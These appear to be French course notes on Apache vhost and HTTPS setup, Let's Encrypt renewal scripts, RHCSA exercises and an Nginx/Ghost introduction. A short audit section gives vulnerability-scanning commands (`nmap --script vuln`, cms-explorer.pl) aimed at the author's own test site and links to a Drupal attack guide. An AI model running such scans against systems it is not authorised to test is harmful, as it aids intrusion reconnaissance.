For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:FR
State or Province Name (full name) [Some-State]:Paris
Locality Name (eg, city) []:Paris
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Drupal17
Organizational Unit Name (eg, section) []:Drupal17
Common Name (e.g. server FQDN or YOUR name) []:monsite01
Email Address []:webmaster@monsite01

```

- Création d'un hôte virtuel dans le fichier /etc/apache2/sites-available/monsite01-ssl.conf

```

<VirtualHost *:443>

ServerAdmin webmaster@localhost
ServerName monsite01:443

DocumentRoot /var/www/monsite01

<Directory /var/www/monsite01>
    RewriteEngine on
    RewriteBase /
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.*)$ index.php?q=$1 [L,QSA]
</Directory>

SSLEngine on
SSLCertificateFile /etc/apache2/ssl/apache.crt
SSLCertificateKeyFile /etc/apache2/ssl/apache.key

</VirtualHost>

```

- Note : site un dossier ou un fichier n'existe pas, l'utilisateur est redirigé sur index.php. Les drapeaux de réécriture L pour terminer et QSA pour reprendre toute information de requête (query) dans l'URI original.

- A vérifier dans les logs.

```
# a2ensite monsite01-ssl
# systemctl reload apache2
```

- On suggérera de modifier/ajouter la variable `$base_url` dans le(s) fichier(s) `settings.php` du répertoire `site`.
- Enfin, on suggère l'installation du module `securelogin` qui assure l'usage d'HTTPS pour les authentification login/mot de passe

```
cd /var/www/monsite01
drush dl securelogin
drush en securelogin
```

12.5. Cache Mongodb

12.6. Memcached

12.7. Nagios

13. Optimisation de la configuration

13.1. Consommation mémoire vive

- Processus

```
ps aux | grep www-data
www-data 11105 0.0 3.1 328740 32332 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11106 0.0 3.4 329692 35440 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11107 0.0 1.3 325840 13512 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11109 0.0 3.3 329656 33948 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11110 0.0 3.1 328568 31904 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11111 0.0 1.3 325828 13412 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11112 0.0 3.2 329368 33668 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11114 0.0 1.3 325852 13480 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11115 0.0 3.1 328572 32056 ? S janv.27 0:00 /usr/sbin/apache2 -k start
www-data 11186 0.0 3.1 328600 32296 ? S janv.27 0:00 /usr/sbin/apache2 -k start
root 11322 0.0 0.2 12748 2212 pts/0 S+ 00:32 0:00 grep www-data
```

- Total

```
ps aux | grep www-data | awk '{ SUM += $6 } END { print SUM/1024 }'
```

- Module status

13.2. Outils Apache

- apachectl
 - -t ou configtest
 - -V
 - -M
 - fullstatus
 - -V
 - start *
- ab
- htpasswd

14. Configurations sécurisées

14.1. Configuration Reverse Proxy

- Activation des modules

14.2. Configuration Load Balancer

14.3. Configuration Chroot

14.4. Protection contre les attaques

Audit Web

- Vega : <https://subgraph.com/vega/index.fr.html>
- cms-explorer.pl
- BlindElephant.py

```
./cms-explorer.pl -url http://monsite01 -type drupal
```

- nmap

```
nmap --script vuln -A -P0 monsite01
```

- How-to : <https://github.com/gfoss/attacking-drupal>
- <http://w3af.org/>
- Nmapose
- Nessus
- Qualys

WAF Apache2

- <https://github.com/SpiderLabs/owasp-modsecurity-crs>
- mod_auth ...
- mod_security
- mod_reqtimeout
- mod_ratelimit

14.5. SSL avec Let's Encrypt

Il est nécessaire de maîtriser la résolution de nom entre le nom du domaine HTTPS et l'adresse IP à l'écoute sur le serveur Web.

Installation du logiciel

```
apt-get update
apt-get install git -y
git clone https://github.com/letsencrypt/letsencrypt /opt/letsencrypt --depth=1
cd /opt/letsencrypt/
git pull
```

Installation automatique (Apache) :

```
./letsencrypt-auto
```

Installation manuelle

```
./letsencrypt-auto --apache -d example.com -d www.example.com -d other.example.net
```

On trouvera la configuration du vhost Apache dans `/etc/letsencrypt/options-ssl-apache.conf` et les certificats dans `/etc/letsencrypt/live/`

Renouvellement du certificat (90 jours)

<https://gist.githubusercontent.com/goffinet/1b12d4ca9d977c535fa8917ebe3c5b48/raw/ced2ece3b346e25a7424f4de123510fb8de1f47a/le-renew.sh>

```

#!/bin/bash
=====
# Let's Encrypt renewal script for Apache on Ubuntu/Debian
# @author Erika Heidi<erika@do.co>
# Usage: ./le-renew.sh [base-domain-name]
# More info: http://do.co/imbvihI
=====
domain=$1
le_path='/opt/letsencrypt'
le_conf='/etc/letsencrypt'
exp_limit=30;

get_domain_list(){
    certdomain=$1
    config_file="$le_conf/renewal/$certdomain.conf"

    if [ ! -f $config_file ] ; then
        echo "[ERROR] The config file for the certificate $certdomain was not found."
        exit 1;
    fi

    domains=$(grep --only-matching --perl-regexp "(?=<domains \= ).*" "${config_file}")
    last_char=$(echo "$domains" | awk '{print substr($0,length,1)})'

    if [ "${last_char}" = "," ]; then
        domains=$(echo "$domains" | awk '{print substr($0, 1, length-1)})'
    fi

    echo $domains;
}

if [ -z "$domain" ] ; then
    echo "[ERROR] you must provide the domain name for the certificate renewal."
    exit 1;
fi

cert_file="/etc/letsencrypt/live/$domain/fullchain.pem"

if [ ! -f $cert_file ]; then
    echo "[ERROR] certificate file not found for domain $domain."
    exit 1;
fi

exp=$(date -d "`openssl x509 -in $cert_file -text -noout|grep "Not After"|cut -c 25-`" +%s)
datenow=$(date -d "now" +%s)
days_exp=$(echo `($exp - $datenow) / 86400 |bc`)

echo "Checking expiration date for $domain..."

if [ "$days_exp" -gt "$exp_limit" ] ; then
    echo "The certificate is up to date, no need for renewal ($days_exp days left)."
    exit 0;
else
    echo "The certificate for $domain is about to expire soon. Starting renewal request..."
    domain_list=$( get_domain_list $domain )
    "$le_path"/letsencrypt-auto certonly --apache --renew-by-default --domains "${domain_list}"
    echo "Restarting Apache..."
    /usr/sbin/service apache2 reload
    echo "Renewal process finished for domain $domain"
    exit 0;
fi

```

```

# curl -L -o /usr/local/sbin/le-renew https://gist.githubusercontent.com/goffinet/1b12d4ca9d977c535fa8917ebe3c5b48/raw/ced2ece
3b346e25a7424f4de123510fb8de1f47a/le-renew.sh
# chmod +x /usr/local/sbin/le-renew

```

```
# le-renew www.example.com
```

Exécution de la tâche toutes les semaines.

```
crontab -e
```

```
0 3 * * 1 /usr/local/sbin/le-renew domaine.fr >> /var/log/le-renew.log
```

CertBot : <https://certbot.eff.org/>, <https://certbot.eff.org/docs/>

15. RHCSA EX300 HTTP/HTTPS

-3. HTTP/HTTPS

- 3.1. Configure a virtual host.
- 3.2. Configure private directories.
- 3.3. Deploy a basic CGI application.
- 3.4. Configure group-managed content.
- 3.5. Configure TLS security.

Après une installation d'apache sous RHEL7 / Centos 7 :

```
yum install -y curl
yum groupinstall -y "Web Server"
echo "127.0.0.1 server.example.com" >> /etc/hosts
echo "ServerName server.example.com" >> /etc/httpd/conf/httpd.conf
systemctl enable httpd
systemctl start httpd
systemctl enable firewalld
systemctl start firewalld
firewall-cmd --permanent --add-service=http
firewall-cmd --reload
```

15.1 Configurer un hôte virtuel

Fichier de configuration

```
cat /usr/share/doc/httpd*/httpd-vhosts.conf
```

```
# Virtual Hosts
#
# Required modules: mod_log_config

# If you want to maintain multiple domains/hostnames on your
# machine you can setup VirtualHost containers for them. Most configurations
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at
# <URL:http://httpd.apache.org/docs/2.4/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.

#
# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for all requests that do not
# match a ServerName or ServerAlias in any <VirtualHost> block.
#
<VirtualHost *:@@Port@@>
ServerAdmin webmaster@dummy-host.example.com
DocumentRoot "@@ServerRoot@@/docs/dummy-host.example.com"
ServerName dummy-host.example.com
ServerAlias www.dummy-host.example.com
ErrorLog "/var/log/httpd/dummy-host.example.com-error_log"
CustomLog "/var/log/httpd/dummy-host.example.com-access_log" common
</VirtualHost>

<VirtualHost *:@@Port@@>
ServerAdmin webmaster@dummy-host2.example.com
DocumentRoot "@@ServerRoot@@/docs/dummy-host2.example.com"
ServerName dummy-host2.example.com
ErrorLog "/var/log/httpd/dummy-host2.example.com-error_log"
CustomLog "/var/log/httpd/dummy-host2.example.com-access_log" common
</VirtualHost>
```

Mise en place d'un hôte virtuel HTTP

Mise en place pour l'hôte virtuel `host1.example.com`.

Le principe consiste à adapter la copie de ce fichier d'exemple dans `/etc/httpd/conf.d/` sous le nom `host1.example.com`.

Résolution de nom locale

```
echo "127.0.0.1 host1.example.com" >> /etc/hosts
```

Création du dossier et des pages Web

```
mkdir -p /var/www/html/host1.example.com
echo "host1.example.com test page" > /var/www/html/host1.example.com/index.html
```

Restauration de la policy Selinux sur le dossier créé

```
restorecon -Rv /var/www/html/host1.example.com
```

Création du dossier et des fichiers pour les logs

```
mkdir -p /var/log/httpd
touch /var/log/httpd/host1.example.com-error_log
touch /var/log/httpd/host1.example.com-access_log common
```

Configuration du vhost HTTP

```
cat << EOF > /etc/httpd/conf.d/host1.example.com.conf
<VirtualHost *:80>
ServerAdmin webmaster@host1.example.com
DocumentRoot /var/www/html/host1.example.com
ServerName host1.example.com
ErrorLog /var/log/httpd/host1.example.com-error_log
CustomLog /var/log/httpd/host1.example.com-access_log common
</VirtualHost>
EOF
```

Redémarrage du service

```
apachectl restart
```

Diganostic

```
curl host1.example.com
```

```
httpd -D DUMP_VHOSTS
```

```
VirtualHost configuration:
*:80                  host1.example.com (/etc/httpd/conf.d/host1.example.com.conf:1)
*:443                 192.168.122.39 (/etc/httpd/conf.d/ssl.conf:56)
```

Script `create_vhost_httpd.sh`

<https://gist.github.com/goffinet/33205a18152fe3a87a5cf2d46e65dc3f>

```
bash -x create_vhost_httpd.sh host1.example.com
```

```
#!/bin/bash
#create_vhost_httpd.sh in Centos7
#Variables
host=$1
port="80"
```

```

location="/var/www/html"
error_log="/var/log/httpd/${host}-error_log"
access_log="/var/log/httpd/${host}-access_log common"
#Résolution de nom locale
echo "127.0.0.1 ${host}" >> /etc/hosts
#Création du dossier et des pages Web
mkdir -p ${location}/${host}
echo "${host} test page" > ${location}/${host}/index.html
#Restauration de la policy Selinux sur le dossier créé
restorecon -Rv ${location}/${host}
#Création du dossier et des fichiers pour les logs
mkdir -p /var/log/httpd
touch /var/log/httpd/${host}-error_log
touch /var/log/httpd/${host}-access_log common
#Configuration du vhost
cat << EOF > /etc/httpd/conf.d/${host}.conf
<VirtualHost *:${port}>
ServerAdmin webmaster@${host}
DocumentRoot ${location}/${host}
ServerName ${host}
ErrorLog ${error_log}
CustomLog ${access_log}
</VirtualHost>
EOF
#Activation et lancement du service
systemctl enable httpd
systemctl start httpd
systemctl restart httpd
#Diganostic
curl ${host}
httpd -D DUMP_VHOSTS

```

15.2. Configuration d'un vhost en https

Trois possibilités pour faire fonctionner HTTPS avec des certificats x509 :

1. Générer un CSR et le soumettre à un CA (Autorité de Certification) : le plus fonctionnel et sûr, mais moins souple et le plus coûteux sur le plan financier et administratif.
2. Générer un certificat auto-signé : coût nul, mais pose un problème de sécurité qui peut devenir indépassable pour certaines applications. Utile pour des environnements de développement ou pour assurer la confidentialité simplement.
3. Let's Encrypt : coût nul, facile à déployer, sûr.

Aussi, il s'agit de s'intéresser à la force des certificats et aux protocoles autorisés.

Différentes méthodes sont disponibles, certaines valides dans tous les cas ou uniquement sous cette distribution RHEL7/Centos7.

Force des certificats

<https://cipherli.st/>

"Red Hat Keypair Generation (c)" tout-en-un

L'utilitaire `crypto-utils` crée les configurations HTTPS pour Apache.

```

yum install -y crypto-utils

# genkey --help
Unknown option: help
Usage: genkey [options] servername
      --test    Test mode, faster seeding, overwrite existing key
      --genreq Generate a Certificate Signing Request (CSR)
      --makeca Generate a self-signed certificate for a CA
      --days   Days until expiry of self-signed certificate (default 30)
      --renew  CSR is for cert renewal, reusing existing key pair, openssl certs only
      --cacert Renewal is for a CA certificate, needed for openssl certs only
      --nss    Use the nss database for keys and certificates
      --gdb    For package maintainers, to trace into the nss utilities

```

```
genkey host1.example.com
```

Génération du certificat public et de la clé auto-signée

```
openssl req -nodes -x509 -newkey rsa:4096 -days 365 \
-out /etc/pki/tls/certs/host1.example.com.crt \
-keyout /etc/pki/tls/private/host1.example.com.key \
-subj "/C=BE/ST=Brussels/L=Brussels/O=IT/CN=host1.example.com"
```

Génération d'un CSR en manuel

- Génération d'un clé sécurisée et non sécurisée
- Génération du CSR

Eventuellement, auto-signer la requête CSR avec sa propre clé.

Si plusieurs certificats sont à gérer en interne, il est peut être nécessaire d'implémenter une autorité de certification (CA).

Fichier de configuration du vhost HTTPS par défaut

A l'installation du groupe "Web Server" sous Centos7/RHEL7, un fichier `/etc/httpd/conf.d/ssl.conf` active par défaut un vhost HTTPS (`yum install -y mod_ssl`), celui sert par défaut les pages en HTTPS.

```
grep -v '^$|^\s*\#' /etc/httpd/conf.d/ssl.conf
```

```
Listen 443 https
SSLPassPhraseDialog exec:/usr/libexec/httpd-ssl-pass-dialog
SSLSessionCache shmcdb:/run/httpd/sslcache(512000)
SSLSessionCacheTimeout 300
SSLRandomSeed startup file:/dev/urandom 256
SSLRandomSeed connect builtin
SSLCryptoDevice builtin
<VirtualHost _default_:443>
ErrorLog logs/ssl_error_log
TransferLog logs/ssl_access_log
LogLevel warn
SSLEngine on
SSLProtocol all -SSLv2
SSLCipherSuite HIGH:MEDIUM:!aNULL:!MD5:!SEED:!IDEA
SSLCertificateFile /etc/pki/tls/certs/localhost.crt
SSLCertificateKeyFile /etc/pki/tls/private/localhost.key
<Files ~ "\.(cgi|shtml|phtml|php3?)$">
    SSLOptions +StdEnvVars
</Files>
<Directory "/var/www/cgi-bin">
    SSLOptions +StdEnvVars
</Directory>
BrowserMatch "MSIE [2-5]" \
    nokeepalive ssl-unclean-shutdown \
    downgrade-1.0 force-response-1.0
CustomLog logs/ssl_request_log \
    "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
</VirtualHost>
```

On peut le désactiver en renommant ce fichier autrement qu'en `.conf`.

```
mv /etc/httpd/conf.d/ssl.conf /etc/httpd/conf.d/ssl.conf.bak
```

Nouveau vhost HTTPS

Par rapport à une configuration HTTP simple, quelques directives comme `SSLCertificateFile`, `SSLCertificateKeyFile` ainsi que d'autres paramètres comme le port d'écoute TCP 443 sont à ajouter/adapter. On ajoutera cette entrée dans le fichier de configuration

```
cat << EOF >> /etc/httpd/conf.d/host1.example.com.conf
<VirtualHost *:443>
ServerAdmin webmaster@host1.example.com
DocumentRoot /var/www/html/host1.example.com
ServerName host1.example.com
ErrorLog /var/log/httpd/host1.example.com-error_log
CustomLog /var/log/httpd/host1.example.com-access_log common
    SSLEngine on
    # 128-bit mini anti-beast
    #SSLCipherSuite !EDH:!ADH:!DSS:!RC2:RC4-SHA:RC4-MD5:HIGH:MEDIUM:+AES128:+3DES
    # 128-bit mini PFS favorisé
    #SSLCipherSuite !EDH:!ADH:!DSS:!RC2:HIGH:MEDIUM:+3DES:+RC4
```

```
# 128-bit sécurité maximale
SSLCipherSuite !EDH:!ADH:!DSS:!RC4:HIGH:+3DES
SSLProtocol all -SSLv2 -SSLv3
SSLCertificateFile /etc/pki/tls/certs/host1.example.com.crt
SSLCertificateKeyFile /etc/pki/tls/private/host1.example.com.key
</VirtualHost>
EOF
```

Vérifier la configuration.

```
apachectl configtest
```

Redémarrer le service et adapter le pare-feu.

```
apachectl reload
firewall-cmd --permanent --add-service=https
firewall-cmd --reload
```

Vérifications

```
httpd -D DUMP_VHOSTS
VirtualHost configuration:
*:80                  host1.example.com (/etc/httpd/conf.d/host1.example.com.conf:1)
*:443                 is a NameVirtualHost
                      default server host1.example.com (/etc/httpd/conf.d/host1.example.com.conf:9)
                      port 443 namevhost host1.example.com (/etc/httpd/conf.d/host1.example.com.conf:9)
                      port 443 namevhost 192.168.122.38 (/etc/httpd/conf.d/ssl.conf:56)
```

Vérification client/serveur HTTP.

```
curl http://host1.example.com
host1.example.com test page
```

Vérification client/serveur HTTPS.

```
curl -k https://host1.example.com
host1.example.com test page
```

Vérification du certificat.

```
openssl s_client -connect host1.example.com:443 -state
...
```

Script create_vhost_httpd.sh

<https://gist.github.com/goffinet/935c79afaffb6860386880e8bbfb7287>

```
bash -x create_vhost_httpd.sh host1.example.com
```

```
#!/bin/bash
#create_vhost_httpd.sh in Centos7
#Variables
host=$1
port="443"
location="/var/www/html"
error_log="/var/log/httpd/${host}-error_log"
access_log="/var/log/httpd/${host}-access_log common"
#Résolution de nom locale
echo "127.0.0.1 ${host}" >> /etc/hosts
#Création du dossier et des pages Web
mkdir -p ${location}/${host}
echo "${host} test page" > ${location}/${host}/index.html
#Restauration de la policy Selinux sur le dossier créé
restorecon -Rv ${location}/${host}
#Création du dossier et des fichiers pour les logs
mkdir -p /var/log/httpd
touch /var/log/httpd/${host}-error_log
touch /var/log/httpd/${host}-access_log common
```

```
#Configuration du vhost HTTPS
cat << EOF >> /etc/httpd/conf.d/${host}.conf
<VirtualHost *:${port}>
ServerAdmin webmaster@${host}
DocumentRoot ${location}/${host}
ServerName ${host}
ErrorLog ${error_log}
CustomLog ${access_log}
    SSLEngine on
    SSLCipherSuite !EDH:!ADH:!DSS:!RC4:HIGH:+3DES
    SSLProtocol all -SSLv2 -SSLv3
    SSLCertificateFile /etc/pki/tls/certs/host1.example.com.crt
    SSLCertificateKeyFile /etc/pki/tls/private/host1.example.com.key
</VirtualHost>
EOF
#Génération du certificat auto-signé
openssl req -nodes -x509 -newkey rsa:4096 \
-out /etc/pki/tls/certs/host1.example.com.crt \
-keyout /etc/pki/tls/private/host1.example.com.key \
-days 365 \
-subj "/C=BE/ST=Brussels/L=Brussels/O=webteam/CN=${host}"
#Activation et lancement du service
systemctl enable httpd
systemctl start httpd
systemctl restart httpd
#Diagnostic
curl ${host}
httpd -D DUMP_VHOSTS
```

Script vhost-creator

Pour la curiosité.

Script <https://github.com/mattmezza/vhost-creator>.

```
#!/bin/bash
# This script is used for create virtual hosts on CentOS.
# Created by alexnogard from http://alexnogard.com
# Improved by mattmezza from http://matteomerola.me
# Feel free to modify it
#   PARAMETERS
#
# $usr      - User
# $dir      - directory of web files
# $servn    - webserver address without www.
# $cname     - cname of webserver
# EXAMPLE
# Web directory = /var/www/
# ServerName    = domain.com
# cname         = devel
#
#
# Check if you execute the script as root user
#
# This will check if directory already exist then create it with path : /directory/you/choose/domain.com
# Set the ownership, permissions and create a test index.php file
# Create a vhost file domain in your /etc/httpd/conf.d/ directory.
# And add the new vhost to the hosts.
#
#
if [ "$(whoami)" != 'root' ]; then
echo "Dude, you should execute this script as root user..."
exit 1;
fi
echo "First of all, is this server an Ubuntu or is it a CentOS?"
read -p "ubuntu or centos (lowercase, please) : " osname

SERVICE_="apache2"
VHOST_PATH="/etc/apache2/sites-available"
CFG_TEST="apachectl -t"
if [ "$osname" == "centos" ]; then
    SERVICE_="httpd"
    VHOST_PATH="/etc/httpd/conf.d"
    CFG_TEST="service httpd configtest"
elif [ "$osname" != "ubuntu" ]; then
    echo "Sorry mate but I only support ubuntu or centos"
    echo ""
    echo "By the way, are you sure you have entered 'centos' or 'ubuntu' all lowercase???"
```

```

    exit 1;
fi

echo "Enter the server name you want"
read -p "e.g. mydomain.tld (without www) : " servn
echo "Enter a CNAME"
read -p "e.g. www or dev for dev.website.com : " cname
echo "Enter the path of directory you wanna use"
read -p "e.g. /var/www/, dont forget the / : " dir
echo "Enter the name of the document root folder"
read -p "e.g. htdocs : " docroot
echo "Enter the user you wanna use"
read -p "e.g. apache/www-data : " usr
echo "Enter the listened IP for the web server"
read -p "e.g. * : " listen
echo "Enter the port on which the web server should respond"
read -p "e.g. 80 : " port

if ! mkdir -p $dir$cname$_servn/$docroot; then
echo "Web directory already Exist !"
else
echo "Web directory created with success !"
fi
echo "<h1>$cname $servn</h1>" > $dir$cname$_servn/$docroot/index.html
chown -R $usr:$usr $dir$cname$_servn/$docroot
chmod -R '775' $dir$cname$_servn/$docroot
mkdir /var/log/$cname$_servn

alias=$cname.$servn
if [[ "${cname}" == "" ]]; then
alias=$servn
fi

echo "#### $cname $servn
<VirtualHost $listen:$port>
ServerName $servn
ServerAlias $alias
DocumentRoot $dir$cname$_servn/$docroot
<Directory $dir$cname$_servn/$docroot>
Options Indexes FollowSymLinks MultiViews
AllowOverride All
Order allow,deny
Allow from all
Require all granted
</Directory>
</VirtualHost>" > $VHOST_PATH/$cname$_servn.conf
if ! echo -e $VHOST_PATH/$cname$_servn.conf; then
echo "Virtual host wasn't created !"
else
echo "Virtual host created !"
fi
echo "Would you like me to create ssl virtual host [y/n]? "
read q
if [[ "${q}" == "yes" ]] || [[ "${q}" == "y" ]]; then
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout $VHOST_PATH/$cname$_servn.key -out $VHOST_PATH/$cname$_servn.crt
if ! echo -e $VHOST_PATH/$cname$_servn.key; then
echo "Certificate key wasn't created !"
else
echo "Certificate key created !"
fi
if ! echo -e $VHOST_PATH/$cname$_servn.crt; then
echo "Certificate wasn't created !"
else
echo "Certificate created !"
if [ "$osname" == "ubuntu" ]; then
echo "Enabling Virtual host..."
sudo a2ensite $cname$_servn.conf
fi
fi

echo "#### ssl $cname $servn
<VirtualHost $listen:443>
SSLEngine on
SSLCertificateFile $VHOST_PATH/$cname$_servn.crt
SSLCertificateKeyFile $VHOST_PATH/$cname$_servn.key
ServerName $servn
ServerAlias $alias
DocumentRoot $dir$cname$_servn/$docroot
<Directory $dir$cname$_servn/$docroot>
Options Indexes FollowSymLinks MultiViews

```

```

AllowOverride All
Order allow,deny
Allow from all
Satisfy Any
</Directory>
</VirtualHost>" > $VHOST_PATH/ssl.$cname_$servn.conf
if ! echo -e $VHOST_PATH/ssl.$cname_$servn.conf; then
echo "SSL Virtual host wasn't created !"
else
echo "SSL Virtual host created !"
if [ "$osname" == "ubuntu" ]; then
  echo "Enabling SSL Virtual host..."
  sudo a2ensite ssl.$cname_$servn.conf
fi
fi
fi

echo "127.0.0.1 $servn" >> /etc/hosts
if [ "$alias" != "$servn" ]; then
echo "127.0.0.1 $alias" >> /etc/hosts
fi
echo "Testing configuration"
sudo $CFG_TEST
echo "Would you like me to restart the server [y/n]?"
read q
if [[ "${q}" == "yes" ]] || [[ "${q}" == "y" ]]; then
service $SERVICE_ restart
fi
echo "=====
echo "All works done! You should be able to see your website at http://$servn"
echo ""
echo "Share the love! <3"
echo "=====
echo ""
echo "Wanna contribute to improve this script? Found a bug? https://github.com/mattmezza/vhost-creator"

```

15.3. Let's Encrypt en Centos 7 pour Apache

Source : <https://certbot.eff.org/all-instructions/#centos-rhel-7-apache>

Installation du logiciel

```

yum install epel-release
yum install python-certbot-apache

```

Démarrage rapide

```
certbot --apache
```

```
certbot --apache certonly
```

```
certbot renew --dry-run
```

Nginx

- Objectifs de certification
 - LPI 202
 - RHCE EX300 pour mémoire
- Présentation
 - Node.js
 - Ghost.io
 - Ngnix
 - Letsencrypt
 - Cloudflare
- Blog Ghost en Node.js avec Nginx
 - Installation de Node.js
 - Debian / Ubuntu
 - Vérification sommaire de l'installation
 - Installation de Ghost
 - Configuration de Ghost
 - Configuration de l'utilisateur `ghost`
 - Unité Systemd
 - Configuration du service de courrier électronique
 - Configuration Nginx comme proxy
 - TLS avec Let's Encrypt
 - Configuration TLS pour Nginx.
 - Configuration du Site en HTTP
 - Installation du logiciel letsencrypt
 - Nginx HTTPS seulement
 - Firewall
 - Fail2Ban
 - Mise à jour des entrées DNS via l'API de Cloudflare
 - Script d'installation Ghost - Nginx - Letsencrypt
 - Maintenance de Ghost
- Comprendre le fonctionnement du Proxy Nginx

Objectifs de certification

LPI 202

- *Sujet 208 : Services Web*
 - 208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)


RHCE EX300 pour mémoire

1. HTTP/HTTPS
 - 3.1. Configure a virtual host.
 - 3.2. Configure private directories.
 - 3.3. Deploy a basic CGI application.
 - 3.4. Configure group-managed content.
 - 3.5. Configure TLS security.

Présentation

Node.js

Sources : <https://fr.wikipedia.org/wiki/Node.js> et <https://nodejs.org/>



Node.js est une plateforme logicielle libre et événementielle en JavaScript orientée vers les applications réseau qui doivent pouvoir monter en charge.

Elle utilise la machine virtuelle V8 et implémente sous licence MIT les spécifications CommonJS.

Node.js contient une bibliothèque de serveur HTTP intégrée, ce qui rend possible de faire tourner un serveur web sans avoir besoin d'un logiciel externe comme Apache ou lighttpd, et permettant de mieux contrôler la façon dont le serveur web fonctionne.

Concrètement, node.js est un environnement d'assez bas niveau permettant d'exécuter du JavaScript non plus dans le navigateur web mais sur le serveur.

Ghost.io



Source : [https://fr.wikipedia.org/wiki/Ghost_\(moteur_de_blog\)](https://fr.wikipedia.org/wiki/Ghost_(moteur_de_blog))

Ghost est un moteur de blog libre et open source écrit en Node.js, un moteur d'exécution JavaScript côté serveur, basé sur V8 de Google. Il est distribué sous licence MIT. Ghost est conçu pour simplifier le processus de publication en ligne par des blogueurs.

Source : <https://ghost.org/fr/features/>



Nginx

Source : <https://fr.wikipedia.org/wiki/Nginx>



Nginx (prononcé [ɛndʒən iks]) est un logiciel libre de serveur Web (ou HTTP) ainsi qu'un proxy inverse écrit par Igor Sysoev, dont le développement a débuté en 2002 pour les besoins d'un site russe à très fort trafic (Rambler). Ses sources sont disponibles sous une licence de type BSD.

Nginx est un **serveur asynchrone** par opposition aux serveurs synchrones où chaque requête est traitée par un processus dédié. Au lieu d'exploiter une architecture parallèle et un multiplexage temporel des tâches par le système d'exploitation, Nginx utilise les changements d'état pour gérer plusieurs connexions en même temps ; le traitement de chaque requête est découpé en de nombreuses mini-tâches et permet ainsi de réaliser un multiplexage efficace entre les connexions. Afin de tirer parti des ordinateurs multiprocesseurs, plusieurs processus peuvent être démarrés. Ce choix d'architecture se traduit par des performances très élevées, mais également par **une charge et une consommation de mémoire particulièrement faibles comparativement aux serveurs HTTP classiques, tels qu'Apache**.

Nginx est très modulaire : un noyau minimal et des modules, nombreux, venant compléter les fonctions de base. Chaque module peut agir comme un filtre sur le contenu en entrée, en sortie ou intermédiaire (proxy) par le biais de nombreuses callbacks. Ainsi, à titre d'exemple, un contenu dynamique peut être compressé à la volée par le module « gzip » avant envoi.

Outre le fait d'être un serveur HTTP, Nginx peut être configuré pour être un proxy inverse (en anglais : reverse proxy) Web et un serveur proxy de messagerie électronique (IMAP / POP3). L'utilisation la plus fréquente de Nginx est de le configurer comme un serveur Web classique pour servir des fichiers statiques et comme un proxy pour les requêtes dynamiques typiquement acheminées en utilisant une interface FastCGI vers un ou des serveurs applicatifs avec un mécanisme de répartition de charge.

Nginx est également capable de diffuser, selon le même principe que lighttpd avec mod_flv_streaming, du contenu vidéo par streaming vers un lecteur Flash sans avoir à recourir à Flash Media Server. Pour cela, il comporte un module optionnel http_glv_module de streaming de fichier vidéo flv et plusieurs modules de streaming qui peuvent diffuser une vidéo encodée en H.264. Il permet également de diffuser du mp4 grâce à son module optionnel http_mp4_module.

Il est aussi très utilisé en production pour servir des applications en Ruby on Rails grâce au module Phusion Passenger.

Letsencrypt

Source : https://fr.wikipedia.org/wiki/Let%27s_Encrypt



Let's Encrypt (abrégé LE) est une autorité de certification lancée le 3 décembre 2015 (Bêta Version Publique). Cette autorité fournit des certificats gratuits X.509 pour le protocole cryptographique TLS au moyen d'un processus automatisé destiné à se passer du processus complexe actuel impliquant la création manuelle, la validation, la signature, l'installation et le renouvellement des certificats pour la sécurisation des sites internet¹. En septembre 2016, plus de 10 millions de certificats ont été délivrés.

Le projet vise à généraliser l'usage de connexions sécurisées sur l'internet. En supprimant la nécessité de paiement, de la configuration du serveur web, des courriels de validation et de gestion de l'expiration des certificats, le projet est fait pour réduire de manière significative la complexité de la mise en place et de la maintenance du chiffrement TLS. Sur un serveur GNU/Linux, l'exécution de seulement deux commandes⁴ est censée être suffisante pour paramétriser le chiffrement HTTPS, l'acquisition et l'installation de certificats, et ceci en quelques dizaines de secondes.

À cette fin, l'inclusion d'un paquet logiciel dans les dépôts logiciel Debian est en cours; toutefois le paquet est disponible sur GitHub : <https://letsencrypt.org/getting-started/>, <https://certbot.eff.org/>.

Cloudflare

Source : <https://fr.wikipedia.org/wiki/Cloudflare>



Cloudflare est un service de proxy inverse, permettant principalement de lutter contre les attaques de déni de service et, dans une certaine mesure, de cacher l'adresse IP d'origine d'un serveur. Il propose également des fonctionnalités d'optimisation des pages, de détection d'intrusion ou encore de CDN.

Tout le trafic d'un site utilisant le service passe par le réseau Cloudflare, réparti à travers une centaine de points de présence dans le monde.

On peut dénombrer ses fonctionnalités :

- DDoS protection
- Web application firewall
- Domain name server
- Reverse proxy
- Content delivery network

On l'utilisera ici dans le cadre d'une automatisation d'entrées DNS via son API.

